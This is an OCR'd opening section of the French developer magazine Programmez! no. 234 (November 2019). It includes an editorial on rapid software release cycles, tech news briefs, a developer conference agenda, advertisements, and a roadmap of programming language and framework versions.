HACK / DEBUG / FIREBASE / HAXE / JAVA / JETSON NANO / .NET

programmez.com

Programmez!

Le magazine des développeurs

234 NOVEMBRE 2019

CYBERSÉCURITÉ
HACKING

Secure by Design
Cryptographie quantique
DevSecOps
Pentest
Cilium : firewall pour conteneurs


DEVEXTREME
Simplifiez vos développements web

Déboguer un service web en PHP et JavaScript

JAVA
Créer un jeu des 20 questions

Comprendre la SRAM de l'Arduino

Jetson Nano : tout pour l'IA ?



© D-Keine

M 04319 - 234 - F: 6,50 € - RD

LE SEUL MAGAZINE ÉCRIT PAR ET POUR LES DEVELOPPEURS

Printed in EU - Imprimé en UE - BELGIQUE 7 € - Canada 9,80 $ CAN - SUISSE 13,10 FS - DOM Surf 7,50 € - TOM 1020 XPF - MAROC 55 DH

Olymp

La formation nouvelle génération

Le logiciel indispensable aux centres de formation pour profiter des avantages de la formation présentielle, et de la formation en ligne.

Edité par

IdeaStudio

EDITO

13

Décidément le 13 ne porte pas bonheur à tout le monde. Depuis le 19 septembre, les mises à jour d'iOS se succèdent : 13.1 dès le 24 septembre puis les 13.1.1, 13.1.2, 13.1.3 et déjà la bêta de la 13.2. Passons directement à la 13.5.

On peut interpréter cette frénésie de deux manières :

- Wouah, Apple est très réactif et corrige les bugs et rajoute les fonctions annoncées, mais manquantes (par rapport aux annonces de juin).
- Euh, le timing est tellement serré que l'on sort la 13.0 (un peu) instable, avec plein de bugs et des fonctions manquantes, mais en même temps, on développe la 13.1 pour corriger la 13.0 et commencer à rajouter les dernières fonctions. Apple a voulu sortir trop vite la nouvelle version !

Cette cascade de mises à jour montre les limites du modèle actuel des évolutions système d'Apple : une version majeure par an. Modèle qui fut ensuite copié. Mais, cette cadence devient infernale avec l'élargissement des matériels supportés. Même si dans le même temps, des modèles anciens sont éjectés.

Les délais sont difficilement tenables pour les développeurs (la ressource développeur n'est pas illimitée). La sortie rapprochée des 13.0 et 13.1 prouvent qu'il fallait figer la version tout en développant la 13.1 parallèlement. Même souci côté macOS 10.15 qui a connu une mise à jour très rapide pour corriger les bugs les plus voyants, en attendant la 10.15.1 pour terminer le travail.

Windows 10 connaît aussi une cadence infernale : une version tous les 6 mois. Et les bugs et problèmes divers se succèdent : fix dans les mises à jour et nouveaux problèmes… Là encore, on peut se poser la question : le modèle de développement n'a-t-il pas atteint ses limites ?

Même chose côté langages et frameworks. Quand on regarde Kotlin, Angular, Flutter, Java, les versions se succèdent tous les 6 mois. Apportant parfois bien peu de choses, des centaines de fix. SOS, développeur en perdition ? Il faut se poser la question… très sérieusement.

La course aux nouvelles fonctionnalités et aux versions majeures des OS a-t-elle toujours un sens ? Une logique ? Nous sommes dans une boucle infinie : il faut nourrir l'utilisateur et l'utilisateur est impatient. Il veut tout, tout de suite. Le monde technologique, toujours plus rapide et connecté en temps réel (ou presque), impose cette cadence. L'utilisateur, même sans rien demander, est content, car on lui donne un nouveau jouet.

Ce n'est pas la première fois que nous évoquons ce problème. Malheureusement, rien n'a changé. Au contraire, la situation dérape d'année en année. Qui osera casser cette dynamique ?

Le monde technologique est comme le Titanic.

L'analogie avec le Titanic est pertinente : le navire est lancé à pleine vitesse, il voit le danger… trop tardivement. Malgré un machine arrière toute et un changement de cap, il faut de longues minutes pour inverser les pistons et les hélices (sans risquer de casser même si les machines se bloquent quelques secondes durant cette inversion). L'inertie est tellement importante que le changement de cap se fait très lentement et la collision ne peut pas être évitée… Et ne parlons pas des défauts de conception (tiens du secure by design) qui seront fatals.

À méditer ?

François Tonic
ftonic@programmez.com

SOMMAIRE

Dans le prochain numéro !

Programmez! #235, dès le 29 novembre 2019

PHP :

(re)découvrez Laravel, l'autre framework PHP

Sécurité :

Parlons un peu d'OpenID : théorie & pratique

Ipv4 : face à la pénurie, l'Arcep s'inquiète

Novembre 2019 : c'est à cette date que le stock disponible d'adresse IPv4 devrait s'épuiser selon le RIPE NCC, l'organisme chargé de l'attribution des adresses IPv4. Cela fait un moment que le RIPE tire la sonnette d'alarme et rationne progressivement les distributions d'adresses IP, mais le dernier stock restant commence à atteindre sa limite : l'organisation vient d'annoncer que le nombre d'adresses IPv4 en attente d'attribution est supérieur au nombre d'adresses IPv4 restantes. La solution paraît évidente : le passage à IPv6. Plus simple à dire qu'à faire.

La taxe Gafa s'exporte au Canada

Justin Trudeau, actuel premier ministre du Canada en pleine campagne pour sa réélection, a fait volte-face sur la question de la taxe Gafa. Il a ainsi annoncé que s'il était réélu, il imposerait une taxe de 3% sur les revenus des géants du numérique. La France a été l'un des premiers pays à mettre en place une taxation de ce type, un moyen de mieux lutter contre l'évasion fiscale dont sont fréquemment accusées les grandes entreprises américaines du secteur des nouvelles technologies.

Projet Voldemort : Snapchat ne veut pas se laisser mystifier

Facebook n'est jamais parvenu à racheter Snapchat, qui a toujours refusé les offres du géant des réseaux sociaux. Mais Facebook n'en est pas resté là : la société aurait activement travaillé à saper le développement de la jeune pousse, en faisant notamment pression sur certains influenceurs et en bloquant les contenus issus de Snapchat sur ses réseaux sociaux. Dans un article du Wall Street Journal, on apprend ainsi la société éditrice de Snapchat Snap Inc. envisagerait de lancer une procédure à l'encontre de Facebook. Le nom donné au dossier compilé par Snapchat vaut le détour : Project Voldemort, une appellation qui en dit long sur les relations tendues qu'entretiennent les deux sociétés.

Microsoft refait Surface

Au cours de sa conférence Surface, Microsoft a annoncé plusieurs nouveaux appareils. Au milieu des Surface Pro et autres Surface Laptop remis au goût du jour, c'est bien la Surface Neo qui a retenu l'attention. Il s'agit en effet d'une tablette avec un double écran LCD 9 pouces liés par une charnière. Une Surface pliable en quelque sorte : pour profiter de cette interface modulaire, Surface Neo utilisera une nouvelle version de Windows 10X, capable de gérer les écrans multiples.

Complément de la rédaction : nous avons encore peu de détails sur Windows10X qui doit être une reprise de Windows 10 avec des fonctions spécifiques aux appareils double écrans. D'autre part, Microsoft a dévoilé un smartphone pliable à 2 écrans, là encore avec charnière pour éviter les problèmes de Samsung. Il tournera sous Android… Il s'agit de la Surface Duo. Ces matériels ne seront pas disponibles avant l'automne 2020, s'ils sortent réellement…

Degooglisons Internet veut calmer le jeu

Lancé en 2014, l'initiative Degooglisons Internet de Framasoft visait à proposer des services en ligne libre se posant en alternative à ceux des GAFAM. Un projet qui avait rencontré un franc succès et avait été largement salué par le monde du libre. Simplement voilà : Framasoft, petite association de défense du libre, n'a pas les épaules pour porter à elle seule les 38 services différents proposés dans le cadre du projet. L'association annonce donc vouloir réduire la voilure et que 28 des services proposés seront fermés dans les deux années à venir. Framasoft rappelle tout de même à qui veut bien l'entendre que les projets étant libres, n'importe quel internaute peut prendre en charge un projet et le proposer à son tour. Si vous cherchiez de quoi occuper votre temps libre, il y a donc de quoi faire.

Tristan Nitot hérite de Qwant

Ça n'est peut-être pas un cadeau : Tristan Nitot est officiellement devenu directeur général du moteur de recherche Qwant. Il reprend donc les fonctions d'Éric Leandri, le fondateur, qui reste président de la société. Le changement intervient alors que Qwant traverse une année difficile : les pratiques managériales douteuses de Leandri ont été pointées à plusieurs reprises dans la presse. Ses résultats financiers ne sont apparemment pas au beau fixe, et la société doit défendre ses choix technologiques, notamment ses liens avec Microsoft. Autant dire que la tâche qui attend l'ancien directeur de Mozilla Europe n'est pas mince.

Le groupe M6 touché par un ransomware

Samedi 12 octobre, le groupe M6 a été la cible d'une attaque de ransomware ayant paralysé une partie de ses systèmes informatiques. De nombreux systèmes informatiques internes, tels que les outils de messagerie, ont été bloqués. L'Anssi a été dépêchée à la rescousse afin d'aider le groupe à rétablir le fonctionnement de ses systèmes : la dernière fois qu'une chaîne française a fait les gros titres pour une attaque informatique, c'était TV5 Monde, mais M6 a de la chance dans son malheur : l'attaque n'a pas bloqué ses outils de diffusion.

FIRST EUROPEAN FREE & OPEN SOURCE EVENT

opensourcesummit.paris

#OSSPARIS19

PARIS REGION SMART WEEKS

La FRENCH TECH

PARIS OPEN SOURCE SUMMIT

5e ÉDITION

10 & 11 DECEMBRE 2019

Show and Congress
Dock Pullman

Pour toute demande d'informations complémentaires :
Email : cjardon@weyou-group.com – Tel : 01 41 18 60 52

sponsor diamond

Inria

sponsors platinium

alter way

SMILE I.T IS OPEN

sponsors gold

actency

BlueMind Messagerie & espaces collaboratifs

jahia

Microsoft

Red Hat

SensioLabs Créateur de Symfony

Vorteks

sponsors silver

AXELTI ZABBIX

Capgemini

FACTOR X

Vates

un événement

Systematic Paris Region Deep Tech Ecosystem

weyou group

en partenariat avec

Région îledeFrance

CNLL

Novembre

.Net Challenge 2019

Le Microsoft DotNet Challenge de la société SoftFluent est un concours fait pour inspirer les professionnels et les amateurs de la technologie .NET résidant en France. Le premier tour de la compétition est joué en ligne. L'enregistrement est gratuit. Il est ouvert sur toute la durée du concours. A l'issue du tour joué en ligne, les meilleurs participants de la phase en ligne seront invités à l'épreuve finale.
Le défi se termine le 17 novembre.
Si tu veux relever le défi : http://tinyurl.com/yxbj5vbc

4-8 : Devoxx Belgium / Belgique

L'évènement développeur belge de l'année : 200 speakers, +200 sessions, + 3200 personnes !
Pour en savoir plus : https://devoxx.be

5 : JFIE 2019 / Paris

Cet évènement, qui réunit en moyenne plus de 200 participants, est une occasion unique pour les professionnels du test de réfléchir et d'échanger sur les problématiques de la gestion des exigences, composante indispensable de la gestion de la qualité des tests de logiciels et systèmes d'information. Ces échanges et démonstrations s'appuieront sur 6 conférences illustrant la mise en œuvre de l'ingénierie des exigences dans des contextes variés : projets classiques, agiles, lignes de produits ou systèmes complexes…
Site : www.cftl.fr

6 : DevFest / Strasbourg

Le DevFest, ou "Developers Festival", est une conférence technique destinée aux développeurs. Elle s'adresse aussi bien aux étudiants, aux professionnels ou tout simplement aux curieux, passionnés de technologies.
Site : https://devfest.gdgstrasbourg.fr

13-14 : Microsoft Ignite Tour

Microsoft expériences n'aura pas lieu cette année. L'évènement qui rassemblait l'écosystème et les communautés se transforme en deux évènements :

- **13 &14 :** Microsoft Ignite The tour. Deux jours pour se former à travers des parcours, des workshops et des rencontres… Mais aussi pour explorer les innovations qui seront derrières les usages de demain.
- **13 :** Microsoft Envision The tour. Cet évènement parlera IA, de compétences, d'opportunités marchés, etc. Journée plus orientée entreprise et transformation digitale.

Site : https://www.microsoft.com/en-us/ignite-the-tour/

16 & 17 : Capitole du libre / Toulouse

Le logiciel libre rencontre le grand public et les développeurs en novembre prochain à Toulouse. Ce grand évènement avait rencontré un beau succès en 2018 avec +1500 personnes. Cette année ce sont 100 conférences et 25 ateliers qui seront proposés. Côté développement, il y aura du choix : C++, développement web, embarqué, les jeux, le DevOps. Site : https://capitoledulibre.org

19 : Congrès Delphi / Paris

Venez découvrir ou redécouvrir Delphi et la dernière version sortie : RAD Studio 10.3.3. Plusieurs sessions techniques seront proposées durant la journée, avec un gros focus sur la version en cours. Pour en savoir plus : http://agenda-congres-delphi-2019.mystrikingly.com

21 : Codeurs en Seine

Codeurs en Seine est une association qui existe depuis 2009 dont le but est la promotion et le partage des pratiques et des nouveautés technologiques entre les acteurs du développement informatique. Les valeurs sont centrées sur le partage, l'innovation, le rassemblement d'une communauté et l'accessibilité à tous. Codeurs en Seine est une association d'une vingtaine de bénévoles, qui ne cesse de grandir. Nous organisons également des meetups et des ateliers tout au long de l'année, sur Rouen et ses environs. Nous sommes également partenaire de Devoxx4kids, dont l'objectif est de donner aux enfants le goût de la programmation, de la robotique et de l'ingénierie en général. Nous travaillons depuis toujours en partenariat avec l'Université de Rouen et de nombreuses écoles normandes afin de permettre aux étudiants d'assister à la journée conférences.
Site : https://www.codeurseneine.com

23 : Campus du libre / Lyon

Lyon accueille la 2e édition du Campus du Libre sur le logiciel libre, de l'open source. Il est organisé par des personnes issues du milieu universitaire (étudiants et personnels) pour les étudiants lyonnais. L'objectif est de partager différents aspects du libre et des communs, allant par exemple du logiciel libre (Linux, Firefox, etc.) aux espaces communs gérés collaborativement (Wikipedia, OpenStreetMap).
Site : http://www.campus-du-libre.org

26-27 : VoiceTech Paris

Les technologies vocales se répandent peu à peu. Ce salon met en avant les usages, les enjeux du vocal. Les deux jours seront animés par des conférences et ateliers. Si le sujet vous intéresse, c'est l'évènement à ne pas rater.
Site : https://www.voicetechparis.com/2019/

Décembre

5 : conférence agilité / Paris

Zenika organise une journée de conférences et d'ateliers autour de l'Agilité sur le thème des interactions et des émotions, le 5 décembre 2019 à la cité de la Roquette à Paris. Si toi aussi tu penses qu'on n'est pas des robots, inscris-toi : https://zenikagileday.eventbrite.fr

5 & 6 : La nuit de l'info 2019

La nuit de l'informatique revient. Pour rappel, il s'agit d'une grande compétition nationale pour les étudiants, enseignants et entreprises pour développer un projet durant la nuit. Les équipes doivent choisir le défi à relever ! +4 000 participants ont tenté de ne pas dormir en 2018…
Site : https://www.nuitdelinfo.com

10 & 11 : Paris Open Source Summit / Aubervilliers

Le Paris Open Source Summit est le premier évènement en Europe sur l'open source, les logiciels libres et l'innovation ouverte. Sommet international de conférences, salon business et rendez-vous communautaires, OSS Paris met en lumière le rôle moteur des technologies open source dans les transformations numériques actuelles et à venir. En 2019, OSS Paris devient le rendez-vous TECH de l'écosystème open source, qui réunit pendant 2 jours les contributeurs, décideurs et utilisateurs de briques technologiques et de solutions open source.
Site : https://www.opensourcesummit.paris

13 / Agile Tour Strasbourg / Strasbourg

Dans la lignée des éditions précédentes, l'Agile Tour continue à rassembler une communauté

A DÉCOUVRIR D'URGENCE

LE CADEAU GEEK IDÉAL

Découvrez l'âge d'or des micro-ordinateurs de 1973 à 2007

9,99 €
(+ 3 € de frais postaux)

116 pages - Format magazine A4

☐ **Découvrez l'âge d'or des micro-ordinateurs de 1973 à 2007** :
9,99 € (+3 € de frais postaux) = 12,99 €

Commande à envoyer à :
Programmez!
57 rue de Gisors - 95300 Pontoise

PROG 234

☐ Mme ☐ M. Entreprise : Fonction :

Prénom : Nom :

Adresse :

Code postal : Ville :

E-mail : @

☐ Je joins mon règlement par chèque à l'ordre de Programmez !

commandez sur www.programmez.com

d'agilistes large et variée tout en ayant un focus important sur la communauté et les intervenants locaux. Alors si vous souhaitez découvrir, apprendre, profiter des retours d'expérience de vos pairs, jouer et ouvrir vos horizons en matière d'agilité, inscrivez-vous : https://www.meetup.com/fr-FR/ElsassJUG/events/265130586/

2020

Janvier

14 : MongoDB Paris / Paris

Venez rencontrer MongoDB durant une journée dédiée à la base de données et à l'écosystème. La plus grande conférence MongoDB en France offre plein d'occasions d'apprendre et rencontrer les meilleurs experts.
Site : https://www.mongodb.com/local/paris

22-25 : SnowCamp / Grenoble

SnowCamp est une grande conférence rassemblant dévs, ops et architectes. On y trouve une journée de formation, 2 jours de conférences et une journée d'échanges sur les pistes.
Site : http://snowcamp.io/fr/

31 : Touraine Tech / Tours

Nouvelle édition de Touraine Tech. Au programme : 18 sessions, des ateliers. On y parlera design, UI, mobile, big data, cloud, jeux, IoT, architectures !
Site : https://touraine.tech

Février

1 & 2 : FOSDEM 2020 / Bruxelles

L'évènement incontournable des développeurs open source. C'est l'occasion de découvrir des projets et surtout d'autres développeurs. On échange, on discute, on oppose les arguments.
Site : https://fosdem.org/2019/

3 : dotSwift / Paris

La conférence Swift revient à Paris. Avec les dernières évolutions du langage, le nouveau framework UI, il y aura de nombreuses choses à découvrir.

14 : DevFest Paris / Paris

La DevFest revient à Paris mi-février. L'événement promet de superbes sessions, des animations, et beaucoup de technos et de rencontres ! 36 sessions sont prévues !
Site : https://devfest.gdgparis.com

Avril

15-17 : Devoxx France / Paris
29 & 30 : MixIT / Lyon

.NET CHALLENGE 19 : TAKE THE CROWN ! / Belgique


Depuis le 2 octobre 2019, Satellit, en collaboration avec la plateforme d'Editx, a lancé la 3ème édition du .Net Challenge Belgique. Cette année, tous les développeurs .Net du pays pourront évaluer leurs connaissances et révéler leur talent en choisissant leur thématique de prédilection lors de la phase qualificative online :

- AI (ML.NET, …)
- Devops
- Web
- UWP, Xamarin, WPF, …

Chaque questionnaire comprendra 50% de questions en. Net Core.

La finale rassemblera les 5 meilleurs participants par thème, soit 20 finalistes au total ! La finale se déroulera lors du DevDay 19 le 26 novembre au Cinéscope de Louvain-la-Neuve et sera accessible à tous les participants de cet événement.
Envie de participer ? Participez dès à présent https://www.satellit.be/net-challenge.html

Que le ou la meilleure gagne et rendez-vous pour la finale le 26 novembre 2019 !



Merci à Aurélie Vache pour la liste 2019/2020, consultable sur son GitHub :
https://github.com/scraly/developers-conferences-agenda/blob/master/README.md

tangente HORS SÉRIE
n° HS 72

tangente

l'aventure mathématique

Maximum Minimum Optimum

Trouver le chemin le plus court
Quand le hasard fait bien les choses

L'art de faire au mieux
Pareto : la quête du bien-être collectif
Les formes optimales dans la nature

Des hauts et des bas
Minimiser une force, maximiser un profit
Méthodes du gradient, de Monte-Carlo…

DOM - LUX - BELG : 7,30 CANADA : 11,99 $ can SUISSE : 12.20 CHF
TUNISIE : 7,20 DTU MAROC : 70 DH ISSN 1294-9949 Octobre 2019

Avec le soutien du CNL CENTRE NATIONAL DU LIVRE

M 05446 - 72 - F: 6,80 € - RD

Roadmap des langages & des IDE

Attention ! Python 2.7 sera déprécié dès le 1er janvier 2020. A partir de cette date, plus aucune mise à jour.

DÉJÀ DISPONIBLE

Flutter 1.9

Les principales nouveautés attendues / annoncées : Google sort très rapidement les versions de Flutter. La 1.9 a été déployée le 10 septembre dernier. Cette version inclut plus de 1500 corrections et modifications ! Elle supporte le prochain macOS et iOS 13, les nouveautés du langage Dart et les nouveaux composants Material. Grande nouvelle aussi, l'intégration de Flutter web dans le référentiel principal de Flutter ! L'éditeur annonce aussi le support de 24 nouvelles langues.

Dart 2.5

Les principales nouveautés attendues / annoncées : bien que Dart soit plus discret que Go, il évolue lui aussi régulièrement. La v2.5 inclut une préversion du Foreign Function Interface qui permet d'appeler du code C directement depuis Dart. Cette version comporte pas mal de nouveautés : code complétion en utilisant des modèles de machine learning (preview), amélioration sur les const. Des fonctionnalités à suivre.

SWIFT 5.1

Les principales nouveautés attendues / annoncées : ce sera la première mise à jour de SWIFT 5. Cette version doit apporter des corrections de bugs et terminer la stabilité des librairies et des modules. Bien entendu, la 5.1 est rétrocompatible avec la 5.0. On doit s'attendre à quelques changements dans ce que les équipes appellent la « module stability » comme l'apparition du .swiftinterface pour le fichier d'interface à la place de .swiftmodule. Quelques éléments ici : https://swift.org/blog/5-1-release-process/

Kotlin 1.3.50

Les principales nouveautés attendues / annoncées : cette version apporte des améliorations sur le convertisseur Java – Kotlin, plugin de debug Kotlin/Native pour IntelliJ Ultimate, support de la compilation des projets Java multiplateformes, nouveau design de l'API temps et heure (préversion).

TypeScript 3.6

Les principales nouveautés attendues / annoncées : cette version introduit une vérification plus stricte des itérateurs et dans la génération des fonctions. Par exemple, il va vérifier que le type soit correct pour curr.value. La partie Promises a été améliorée. Attention : l'équipe annonce un peu de casses sur le code. Regardez bien les notes de version. Quelques nouveautés : import.meta supporté dans SystemJS, nouveaux playground.
Pour en savoir plus : https://devblogs.microsoft.com/typescript/announcing-typescript-3-6/

Ruby on Rails 6

Les principales nouveautés attendues / annoncées : cette version propose la fonctionnalité Action Mailbox permettant de router des mails entrants vers des boîtes mails se comportant comme des contrôleurs. On notera également, grâce à l'arrivée d'une nouvelle API, la prise en charge de connexions à plusieurs bases de données simultanément. L'équipe de Ruby on Rails souligne que ceci offre l'opportunité de segmenter certains enregistrements dans leurs propres bases de données à des fins de dimensionnement ou d'isolation. La v6 propose un nouveau chargeur de code et propose désormais Webpacker comme bundle JavaScript par défaut.

Goland 1.13

Les principales nouveautés attendues / annoncées : cette version doit activer le mode module par défaut (le mode par défaut d'auto à activer) tout en déconseillant le mode GOPATH. On aura aussi des nouveautés sur les génériques, la gestion des erreurs.
Au-delà : Go 2 sera LA grosse évolution du langage Go, même si les équipes ne veulent pas faire une version de rupture, mais des évolutions au fil des versions. Un des changements sera la manière de définir les évolutions et comment la gouvernance fonctionne. L'idée est que la communauté soit plus impliquée. La compatibilité avec Go 1.x sera un des aspects cruciaux. Pour le moment, le planning de Go2 reste à préciser.
Notez que la 1.13 sera aussi la dernière version à s'exécuter sur le Native Client. Le langage tournera aussi sur Illumos, NetBSD sur arm64, OpenBSD sur arm64.
Pour en savoir + : https://blog.golang.org/go1.13

Java 13

Les principales nouveautés attendues / annoncées : cette version apporte plusieurs nouveautés et améliorations. Parmi les annonces faites :

- Shenandoah : ramasse-miettes à faible temps de pause ;
- API de constantes JVM ;
- AArch64 : sert à supprimer toutes les sources liées aux arm64port. Le but est de faciliter le portage ARM ;
- archives CDS par défaut ;
- améliorations sur la GC G1.

C# 8.0 & .Net Core 3.0

Les principales nouveautés attendues / annoncées : cette nouvelle évolution du langage phare .Net arrive avec .Net Core 3.0. Parmi les nouveautés :

- Les types de références nullables doivent en finir avec les exceptions null. Pour cela, elles vous empêchent de mettre null dans des types de référence ordinaire comme string. Par défaut, ces types seront non nullables ! Cela pourrait avoir un impact sur les codes existants ;
- Les flux asynchrones ;
- Types range et index ;
- Expressions Switch.

C# 8.0 arrive avec .Net Core 3.0 qui a connu un long développement. Cette version supporte .Net standard 2.1, + 3 000 API rajoutées, support des applications Windows Desktop dans WPF, génération d'exécutable .Net indépendant, ramasse-miettes plus performant, support des pateformes ARM. Disponible pour Windows, Linux et macOS. Attention : la v3 est une version courante et non LTS comme on aurait pu le croire. Tous les détails : https://devblogs.microsoft.com/dotnet/announcing-net-core-3-0/

FIN 2019

.Net Core 3.1

Date de sortie : : novembre
Les principales nouveautés attendues / annoncées : Microsoft a annoncé dès la sortie de la v3 que la 3.1 sera disponible vers le mois de novembre. Cette version sera LTS. Elle corrigera les bugs connus et stabilisera sans doute les API et librairies. L'éditeur annonce une migration simplifiée depuis la 3.0.

React 16.9

Date de sortie : automne / hiver
Les principales nouveautés attendues / annoncées : la 16.9 est en

développement depuis plusieurs mois. Durant l'été, les développeurs ont été appelés à tester les préversions. Parmi les nouveautés, on notera la dépréciation de UNSAFE_* ou encore de Javascript :URLS, des composants Factory, pas mal de corrections de bugs. Parmi les nouveautés : Async act(), mesures de performances avec React.Profiler. Une nouvelle version de React DevTools a été déployée en août dernier. Pour suivre les sorties : https://github.com/facebook/react/releases

Python 3.8

Date de sortie : octobre
Les principales nouveautés attendues / annoncées : plusieurs nouveautés devraient plaire aux développeurs. Tout d'abord, on bénéficie du nouveau paramètre pythonpycacheprefix. Il permet d'utiliser le cache bytecode dans une branche séparée du système de fichiers parallèle. Il sera à préférer au __pycache__ présent dans les sous-répertoires des dossiers sources. On disposera aussi de la méthode as_integer_ratio(), dans le type int. Le contrôle-C, SIGINT, sera modifié pour éviter les problèmes liés à l'exception KeyboardInterrupt. Plusieurs modules auront droit à des améliorations comme asyncio avec ProactorEventLoop ou encore dans gc avec de nouveaux paramètres dans le get_objects().
Pour plus de détails : https://docs.python.org/dev/whatsnew/3.8.html .
Au-delà : en toute logique, la prochaine version majeure sera la 3.9. Pour le moment, pas grand-chose n'a été communiqué. Cette version ne devrait pas arriver avant 2021.

Symfony 4.4

Date de sortie : novembre
Les principales nouveautés attendues / annoncées : Symfony 4.4 doit arriver courant novembre. Elle répond à la politique de mise à jour annuelle : 1 en mai, 1 en novembre. Cette version sera LTS.

PHP 7.4

Date de sortie : fin novembre
Les principales nouveautés attendues / annoncées : la 7.4 doit apporter le préchargement (preloading) au cœur de PHP pour pouvoir améliorer les performances. Ce mécanisme permet de charger l'ensemble des fichiers PHP dès le démarrage et ainsi améliorer les accès pour assurer une disponibilité constante de ceux-ci. En revanche, en cas de changement des fichiers, il faudra redémarrer le serveur. On notera aussi la disponibilité des propriétés typées, l'extension FFI (Foreign Function Interface) pour appeler du code C, le nouvel opérateur Null Coalescing, l'apparition de nouvelles méthodes (__serialize & __unesrialize).
On notera aussi le retrait de PEAR ou la dépréciation de ext/wwdx.
Au-delà : la prochaine version majeure devrait être la 8.0. Une grosse nouveauté connue sera la présente d'un compilateur JIT. Cette nouveauté permettra de se passer du Zend VM.

Ruby 2.7

Date de sortie : décembre (?).
Les principales nouveautés attendues / annoncées : le langage Ruby continue d'évoluer. La 2.6 est sortie fin 2018, notamment avec un nouveau compilateur JIT. On bénéficie aussi d'un nouveau module RubyVM ::AbstractSyntaxTree. Il analyse une chaîne de caractères et retourne les nœuds d'arbre syntaxique. Un travail d'optimisation a été réalisé.

COURANT 2020

Swift 5.2

Date de sortie : ?
Les principales nouveautés attendues / annoncées : la prochaine version du langage Swift doit se focaliser la correction de bugs, la stabilité et les performances. Peu de détails pour le moment.

Java 14

Date de sortie : mars
Les principales nouveautés attendues / annoncées : les premières builds de Java 14 sont disponibles. Cette version apportera des nouveautés limitées : support des mémoires NVM, expressions Switch, retrait de java.security.acl.


C++20

Date de sortie : 2020.
Les principales nouveautés attendues / annoncées : les spécifications de C++20 sont désormais figées ; un premier document complet sera disponible cet été. Cette future version du langage mettra en avant deux nouveautés : les modules et les coroutines. Les modules constituent une nouvelle alternative aux fichiers d'en-tête qui apportent un certain nombre d'améliorations clés, notamment en isolant les effets des macros et en permettant des compilations évolutives, explique Herb. Il ajoute qu'en 35 ans c'est la première fois que C ++ ajoute une nouvelle fonctionnalité permettant aux utilisateurs de définir une limite d'encapsulation nommée.
Les coroutines sont elles aussi une fonctionnalité à remarquer. Une coroutine est une unité de traitement qui s'apparente à une fonction (ou routine), avec cette différence que si une sortie du corps d'une fonction met fin à l'exécution de celle-ci, la sortie de la coroutine suspend seulement son traitement qui peut ensuite reprendre, l'état du traitement à la sortie étant conservé. Une coroutine peut être vue comme un morceau de programme qui conserve son état, mais qui n'a pas de thread d'exécution. Les coroutines peuvent notamment être utilisées pour des itérateurs et des générateurs.

.Net 5

Date de sortie : novembre 2020.
